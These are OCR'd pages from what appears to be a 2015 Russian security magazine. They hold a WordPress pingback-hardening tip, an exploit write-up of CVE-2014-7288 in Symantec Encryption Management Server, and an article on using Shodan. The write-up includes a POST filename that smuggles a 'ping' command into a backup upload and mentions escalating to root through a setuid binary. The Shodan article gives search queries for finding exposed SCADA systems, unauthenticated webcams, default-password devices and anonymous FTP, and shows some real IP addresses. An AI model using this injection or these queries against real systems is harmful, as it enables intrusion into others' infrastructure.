Для WordPress советуют отключить XML-RPC с помощью плагина (bit.ly/1ClFWYS) и функционал pingback, добавив в файл `functions.php` следующие строки:

```
add_filter( 'xmlrpc_methods', function( $methods ) {
    unset( $methods['pingback.ping'] );
    return $methods;
} );
```

И не забывай просматривать логи :).

## УДАЛЕННАЯ ИНЪЕКЦИЯ КОМАНД В SYMANTEC ENCRYPTION MANAGEMENT SERVER

**CVSSv2:** N/A
**Дата релиза:** 30 января 2015 года
**Автор:** Paul Craig
**CVE:** 2014-7288

Как ясно из названия, Symantec Gateway Email Encryption управляет шифрованием почты в организациях, из-за чего переписку без соответствующего ПО, само собой, не прочитать.

Уязвимость типа удаленной инъекции команд (RCI — Remote Command Injection) возникает в случаях, когда уязвимая программа использует введенные данные от пользователя как аргумент командной строки, передающийся в функцию `fork()`, `execv()` или `CreateProcessA`.

### EXPLOIT

Во время исследования данной программы автор обнаружил, что исполняемый файл `/usr/bin/pgpsysconf` вызывает другой `/usr/bin/pgpbackup` без соответствующей проверки вводимых данных при восстановлении Database Backup из веб-интерфейса Symantec Encryption Management. В частности, значение переменной `filename` используется как аргумент командной строки и может быть объединено с другими дополнительными командами при использовании соответствующих символов-разделителей.

Ниже приведен дизассемблированный код нужного нам вызова из файла `pgpsysconf`:

```
.text:08058FEA        mov     dword ptr [ebx], offset↵
                              aUsrBinPgpbacku
.text:08058FF0        cmp     [ebp+var_1D], 0
.text:08058FF4        jnz     short loc_8059049
.text:08058FF6        mov     ecx, 4
.text:08058FFB        mov     edx, 8
.text:08059000        mov     eax, 0Ch
.text:08059005        mov     dword ptr [ebx+ecx],↵
                              offset unk_807AE50
.text:0805900C        mov     [ebx+edx], esi
.text:0805900F        mov     dword ptr [ebx+eax], 0
.text:08059016        call    _fork ; Bingo!
```

Пример атакующего POST-запроса к `/omc/uploadBackup.event` с отправкой дополнительной команды `ping`:

```
Content-Disposition: form-data; name="file";
filename="test123|ping|-whatever.tar.gz.pgp"
```

Данную уязвимость можно использовать для получения прав администратора на сервере. Для этого, например, можно установить какой-нибудь интересный файл в систему, так как у уязвимого файла `pgpsysconf` присутствует setuid-бит.

### TARGETS

Symantec Encryption Gateway < 3.2.0 MP6.

### SOLUTION

Есть исправление от производителя.

# ВНИМАНИЕ:
# МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.



# БЕЛАЯ ШЛЯПА ДЛЯ SHODAN

## КАК ЛЕГАЛЬНО ИСПОЛЬЗОВАТЬ ПОИСКОВИК ПО IOT

Поисковик Shodan позволяет заглянуть в скрытый от глаз мир интернета вещей. С его помощью можно увидеть малоизученную сторону глобальной сети, понять ее структуру, обнаружить уязвимые места и провести множество других практических исследований.

84ckf1r3
84ckf1r3@gmail.com



Интернет часто отождествляют с вебом, но WWW — это всего лишь вершина айсберга. Его глубинная часть куда разнообразнее, и хоть она скрыта от глаз рядовых пользователей, ничто не мешает изучать ее специализированными средствами. Одним из них стал Shodan — поисковый сервис по интернету вещей. Shodan обходится без записей DNS и напрямую опрашивает сетевые узлы, отправляя им серии запросов на все порты в разных диапазонах IP-адресов.

Теневой аналог Гугла помогает оценивать уровень распространения тех или иных устройств, операционных систем и веб-инструментов, а также выяснять текущий уровень проникновения интернета в любые регионы — от квартала до континента. Возможности Shodan постоянно расширяются, и некоторые из них становятся сюрпризом даже для его создателя.

Автором этого крайне необычного поисковика стал Джон Мэтерли (John Matherly) — программист швейцарского происхождения, обосновавшийся в штате Техас. Имя поисковика было выбрано им в память о персонаже из игры System Shock — не самого дружелюбного образа ИИ, которому по сценарию хакер помог отринуть этические барьеры.

В основе Shodan лежит поисковый робот, подобный «паукам» Google и Yandex. Он накапливает технические сведения обо всех узлах сети, откликнувшихся хотя бы на один запрос. Персональные компьютеры и мобильные гаджеты конечных пользователей обычно маскирует файрвол, поэтому гораздо чаще в поле зрения Shodan попадают всевозможные сетевые устройства, формирующие так называемый интернет вещей. Совсем недавно его основную долю составляли маршрутизаторы, сетевые принтеры и IP-камеры, но теперь даже некоторые лампочки имеют собственный IP-адрес. К интернету не задумываясь подключают практически все — от умной бытовой техники до различных датчиков и автоматизированных систем управления технологическими процессами.



**WARNING**

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Многие из них рассчитаны на удаленное управление и имеют большие проблемы с ограничением доступа. К ним можно подключиться по SSH, SNMP или даже HTTP, причем кому угодно. Дефолтные пароли, стандартные логины и пинкоды — это лишь малая и ожидаемая часть проявлений человеческого фактора. Гораздо интереснее, что практически все эти устройства открыто передают свой сетевой идентификатор и откликаются на запросы настолько специфично, что их без труда можно обнаружить среди массы других — особенно используя инструменты продвинутого поиска в Shodan.

Мощные фильтры позволяют отобрать результаты по стране, городу или вручную заданному диапазону координат GPS. Поэтому сам Мэтерли называет свой проект безобидным словом «интернет-картограф».

Поначалу мощь поиска по интернету вещей повергает в шок. Если с помощью Гугла можно найти лишь общее описание и фотографии станции водоочистки где-нибудь в Канаде, то, узнав при помощи Shodan ее IP-адрес и особенности подключения к интернету, можно остановить насос. То же самое с электростанциями, климатическими установками, системами управления транспортом и другими ключевыми элементами современной городской инфраструктуры. Здравый смысл подсказывает, что многие из них вообще не должны иметь выхода в Сеть. Однако лень победила и здесь: практически всё — от домашней радионяни до медицинского оборудования крупных больниц и автоматических сборочных линий — сегодня удаленно настраивается через интернет. Долгое время опасность такого подхода считали гипотетической. Казалось, что для успешного взлома нужно будет узнать слишком многое. Писатели-фантасты и сценаристы порой доводили идею до абсурда, однако реальность оказалась похуже многих фантазий.

*Если с помощью Гугла можно найти лишь общее описание и фотографии станции водоочистки где-нибудь в Канаде, то, узнав при помощи Shodan ее IP-адрес и особенности подключения к интернету, можно остановить насос*



**Shodan показывает карту интернета — расположение подключенных к глобальной сети устройств**

SHODAN

SHODAN scada Explore Contact Us Blog
Exploits 98 Maps

TOP COUNTRIES

| | |
|---|---|
| United States | 188 |
| Canada | 152 |
| Spain | 63 |
| Portugal | 40 |
| Italy | 29 |

TOP SERVICES

| | |
|---|---|
| NetBIOS | 173 |
| FTP | 114 |
| HTTP | 102 |
| SMB | 94 |
| MS-SQL Monitor | 66 |

TOP ORGANIZATIONS

| | |
|---|---|
| Telus Communications | 82 |
| Telefonica de Espana | 37 |
| Telus Mobility | 26 |
| TMN - Telecomunicacoes Moveis N... | 23 |
| Telecom Italia Mobile | 15 |

Showing results 1 - 10 of 740

41.129.19.202
Link Egypt
Added on 2015-01-24 07:47:11 GMT
Egypt
Details
xServerName;AWCO-SCADA;InstanceName;MSSQLSERVER;IsClustered;No;Vers

173.181.139.49
173-181-13949-ent-barlow-staticipwest.wireless.telus.com
Telus Mobility
Added on 2015-01-24 07:23:00 GMT
Canada
Details
220 Baseline SCADA (00:0F:92:00:7F:88) FTP server ready.
550 Can't set guest privileges.
214- The following commands are recognized (* =>'s unimplemented).
USER PORT STOR MSAM* RNTO NLST MKD CDUP
PASS PASV APPE MRSQ* ABOR SITE XMKD XCUP
ACCT* ...

173.182.7.109
Telus Communications
Added on 2015-01-24 07:13:57 GMT
Canada
Details
Linux Ante Scada 2.6.27 #3 Wed Jun 20 16:10:34 MDT 2012 armv5tejl

96.1.101.239
Telus Communications
Added on 2015-01-24 06:15:39 GMT
Canada
Details
Linux Carrot Creek SCADA 2.6.27 #1 Thu Jun 13 09:26:49 MDT 2013 ar

122.154.166.58
The Communication Authority of Thailand, CAT
NetBIOS Response


**Системы мониторинга управления технологическими процессами с удаленным доступом**

## ВЗЛОМ ≠ АУДИТ

Один из первых масштабных аудитов с помощью Shodan провел докторант кафедры математики Кембриджского университета Эйрианн Леверетт, ныне ставший главным консультантом по безопасности в компании IOActive, советником Европейского агентства по безопасности сетей и информационной безопасности (ENISA) и приглашенным экспертом 52 групп быстрого реагирования на киберугрозы (такие группы создают представители компаний и провайдеры для расследования крупных инцидентов). Его не интересовали IP-камеры и прочие примитивные устройства, способные косвенно навредить только владельцу и его гостям. Он обнаружил настоящую бомбу: 10 358 АСУ ТП с открытым управлением через веб. Перехватив управление любой из них, можно спровоцировать аварию, нанести серьезный ущерб, а то и вовсе устроить техногенную катастрофу. Этот пример вошел в книгу Томаса Рида Cyber War Will Not Take Place.


Следом результаты своих изысканий представил Дэн Тентлер — основатель компании AtenLabs, консультант по вопросам сетевой безопасности Twitter, Zynga и других крупных фирм. В ходе своего выступления на DEF CON 20 он показал, как смог за короткое время обнаружить около миллиона различных уязвимых устройств. Это были отопительные системы, бойлеры, автоматические двери, гаражные ворота, холодильная установка датского ледового катка, французская ГЭС и даже автоматизированная система управления движением, переключающая все светофоры на сигнал «Внимание» по удаленной команде. Демонстрацию можно увидеть в ролике на YouTube (youtu.be/5cWck_xcH64).


Изучение возможностей Shodan продолжалось, и на конференции Black Hat в 2014 году один из докладов имел особенно большой резонанс. Это «Глобальный лог (без)опасности: использование Shodan для изменения мира» (Global Logfile of (IN)security: Using SHODAN to change the world), представленный Билли Риосом. Ранее Риос служил аналитиком в подразделении РЭБ корпуса морской пехоты. На гражданке сначала работал консультантом в Microsoft, потом перешел в Google, где был руководителем подразделения по расследованию инцидентов в сфере безопасности. Затем Риос захотел создать собственный бизнес и стал директором компании Qualys. А с недавних пор сделался горячим поклонником творения Мэтерли.

## СЛИЯНИЕ ЧЕРНЫХ ДЫР В БЕЗОПАСНОСТИ

В своем докладе Риос не только продолжил исследование Тентлера, но и предложил новые варианты практического применения Shodan. Он использовал поисковик для получения фактической картины всей сети или ее отдельных сегментов, изучения реальной распространенности уязвимостей и темпов их ликвидации.


**Поиск маршрутизатора с определенной версией (дырявой) прошивки**






Shodan Exploits Scanhub Maps Blog Membership Register

Blue Coat PacketShaper Search

Results 1 - 10 of about 265

| Services | |
|---|---|
| SNMP | 265 |

| Top Countries | |
|---|---|
| United States | 51 |
| Mexico | 16 |
| South Africa | 9 |
| Korea, Republic of | 8 |
| Saudi Arabia | 7 |

202.1.197.108
Dhivehi Raajjeyge Gulhun (Dhiraagu)
Added on 04.02.2015
Blue Coat PacketShaper 9.1.1

188.21.134.150
Telekom Austria
Added on 04.02.2015
Blue Coat PacketShaper 8.7.3



**Shodan может показать карту найденных устройств. Например, можно узнать, где пользуются популярностью роутеры Linksys WAG200G с бэкдором на порту 32764**



**Немного рекурсии: управляем платформой управления**



**Что знают двое, знает и Shodan**




### INFO


Если ты нашел слишком мало устройств по своему запросу, просто повтори его через некоторое время. Shodan не только ищет в своей базе, но и сканирует интернет в реальном времени. Иногда список поисковой выдачи растет буквально на глазах: примерно по 10–20 результатов в минуту.

Например, среди множества моделей Cisco выпускались модульные маршрутизаторы серии 7200, кое-где работающие и по сей день. Их прошивка версии 12.4 содержала серьезную уязвимость, которую исправили выпуском новой. Однако некоторые админы поленились перепрошить маршрутизаторы, и к этим устройствам можно подключиться до сих пор — спустя годы. Риос показывает, как мгновенно найти их с помощью недокументированных фильтров Shodan, указав имя файла уязвимой прошивки IOS. После публикации результатов число уязвимых роутеров быстро снизилось на три порядка. Метод универсален и работает для большинства других устройств.

Любопытным фактом оказалось и то, что платформы управления сетевым трафиком сами поддерживают удаленное управление. Найти любую из них можно просто по названию, а пароль в большинстве случаев будет стоять дефолтный, который написан в официальном руководстве.

Поиск по словосочетанию default password — один из самых простых на Shodan, но если ты хочешь получить более интересные результаты, то лучше использовать другие типичные признаки систем с настройками по умолчанию. Одним из них служит текст напоминания о необходимости сменить пароль. Обычно в нем используется фраза «общеизвестные учетные данные» — publicly-known credentials.







**Нашли камеру в Мексике. Что она нам покажет?**

**Включили подсветку. Без нее видны только очертания**

**Ценовая политика Shodan**

**NAS в Токио**




Для Shodan не имеет значения, как ответит тот или иной сетевой узел. Поисковик просто протоколирует собранные отклики и помещает их в свою базу. Доступ к ней предоставляется всем желающим: ознакомительный — бесплатно, а подробности разного уровня — за деньги.

## КАК ПОДРУЖИТЬСЯ СО ЗЛОБНЫМ ИИ

Начать работу с Shodan можно на одном из двух сайтов: основном (shodanhq.com) и экспериментальном (shodan.io). Учетные данные на них используются независимо. Если зарегистрироваться, то поисковая выдача будет полнее и появится возможность смотреть детали о найденных узлах сети. Без нее доступны только общие сведения о первых десяти IP-адресах по каждому запросу. С базовым аккаунтом удастся посмотреть уже пятьдесят результатов, но целенаправленная работа с Shodan возможна только за счет использования фильтров, за которые списываются кредиты. Минимально можно заплатить 19 долларов в месяц. За эти деньги начисляется восемь активных кредитов (они списываются за каждый фильтр) и поисковая выдача расширяется до десяти тысяч результатов.

Эксперты, фрилансеры, университетские кафедры и специализирующиеся на вопросах безопасности фирмы платят Мэтерли тысячи долларов за возможность неограниченного использования Shodan или даже за создание его частичной копии на базе собственных серверов. За счет постоянного притока финансов мощности Shodan быстро увеличиваются. Сейчас за месяц он успевает просканировать свыше миллиарда IP-адресов. Четыре года назад это были десятки миллионов.

Поскольку сервис не имеет подробной справки и дружественного интерфейса, поначалу многие просто не знают, что писать в поисковой строке. Они смотрят чужие (и уже








## ТЕМНАЯ СТОРОНА СВЕТЛОГО БУДУЩЕГО

Аналитики Gartner прогнозируют: через пять лет интернет вещей расширится до 30 миллиардов устройств. В Ericsson называют для 2020 года еще более впечатляющее число: 50 миллиардов. Можно смело добавить, что, сколько бы их ни было, львиная доля будет содержать уязвимости. По крайней мере до тех пор, пока владельцы не поймут реальность угрозы, которую так наглядно демонстрирует Shodan.

Обнаружить устройства с открытым удаленным управлением можно по разным признакам. Один из них — стандартный код HTTP отклика 200 — «успешная обработка запроса». Хочешь найти мобильные гаджеты, переделанные в камеры наблюдения и управляемые через первую версию Android Webcam Server? Легко! Это приложение принимает запросы на порт 8080 и открывает панель управления на странице /remote.html. С ее помощью можно менять настройки камеры, смотреть изображение прямо в окне браузера и слушать звук от встроенного микрофона. И нужно для этого всего лишь перейти по одному из результатов в поисковой выдаче Shodan. Кроме кода 200, можно использовать прямое указание на отсутствие аутентификации: -Authenticate.






устаревшие) запросы, слабо представляя практическую пользу от поиска по ним. Найти что-то с помощью Shodan можно только в том случае, если знать какие-то детали о предмете поиска. Для этого стоит почитать, что пишут эксперты и сам Мэтерли. Они часто делятся любопытными находками на форумах и в соцсетях. Например, ветряные генераторы фирмы Nordex определяются по идентификационной строке «jetty 2000», а многие сетевые хранилища — по отклику «220 NASFTPD Turbo station».

Мэтерли всегда предлагает изучать возможности Shodan на практике и готов обеспечить техническую поддержку по email или телефону (за деньги, ввиду большого количества желающих). Это проект одного человека, поэтому на составление справки у него нет времени. В своем выступлении Билли Риос продемонстрировал массу недокументированных фильтров Shodan: сортировку по организации через запрос org, по заголовкам через title, провайдерам через isp, названиям полей сертификатов SSL и другие трюки. В помощь начинающим Мэтерли создал сервис Explorer. На этой странице случайным образом отображаются IP-адреса, с которых проще начать изучение принципов работы Shodan.

### ЗАРАЗИТЕЛЬНЫЙ ПРИМЕР

Shodan существует уже шесть лет. За это время он стал излюбленным инструментом «белых хакеров» — специалистов по тестам на проникновение, исследователей из академической среды и экспертов по вопросам информационной безопасности. С его помощью можно быстро выполнить аудит собственной инфраструктуры предприятия и найти все уязвимые устройства с выходом в интернет. Достаточно просто ограничить поиск по региону, типу ОС и другим параметрам. Использование Shodan в корыстных целях технически затруднено из-за необходимости регистрации и оплаты, а практически — опасно или бессмысленно. Вставшие на темную сторону могут использовать для своих целей подобные инструменты на базе ботнетов и сохранять анонимность.

Задать новое направление бывает просто, а вот оставаться его лидером — гораздо сложнее. Помимо Shodan, создаются другие подобные сервисы. В компании Rapid7 разрабатывают его закрытый аналог, а для аудита веб-приложений лучше подходит бесплатный PunkSPIDER.

Конкуренция нарастает, поэтому Мэтерли постоянно расширяет функциональность своего поисковика. Shodan обрастает дополнительными сервисами (Scanhub и Nmap), плагинами и аддонами — их уже можно загрузить со страницы сайта. Есть версии для браузера Firefox и аналитической системы Maltego. С недавних пор Shodan можно интегрировать в любой софт. Появились открытые API и другие средства для разработчиков, среди которых — библиотеки на Python, Ruby и Node.js. В конце мая этого года Джон Мэтерли должен приехать в Москву на форум по практической безопасности Positive Hack Days. Посмотрим, какие сюрпризы он приготовит на этот раз. ЭС


**Генератор случайных целей**



**INFO**


С помощью Shodan легко получить список FTP-серверов с возможностью анонимного доступа. Просто напиши в строке поиска код отклика 230 и добавь стандартную фразу Anonymous access granted.

## МНОГОСТУПЕНЧАТАЯ ОЧИСТКА

В последнее время Shodan существенно пополнил коллекцию фильтров, и его научились использовать для нетривиальных задач. Помимо традиционного поиска уязвимых систем, это могут быть исследования распространенности веб-инструментов (глобально и по регионам), популярности сетевых устройств разных фирм, оценка доли типовых решений для веб-хостинга (серверы, панели управления) и другой сравнительный анализ, опирающийся на фактическое состояние сети. Зачем проводить опросы и делать экстраполяцию, когда можно просто взять и опросить пару миллиардов реальных устройств через Shodan?


С помощью этого поисковика можно увидеть текущую долю операционных систем, сетевых платформ или веб-приложений. По умолчанию отображается ситуация в мире, но фильтрами можно ограничить выборку вплоть до города.

В исследовании декабря прошлого года сравнили популярность трех панелей управления веб-хостингом: cPanel, WHM и Webmin. Последнюю, к примеру, можно идентифицировать при помощи запроса port:10000 title:webmin. Для двух других требуется отфильтровать результаты. Сухой остаток cPanel получается по запросу port:2082 -cloudflare, а WHM — port:2086 -cloudflare. Самой популярной в мире оказалась cPanel, а в России — Webmin.




**Webmin популярна в России, но не в мире**

**Пример определения сравнительной популярности демонов HTTP**



# ПРИМЕР РАБОТЫ С SHODAN

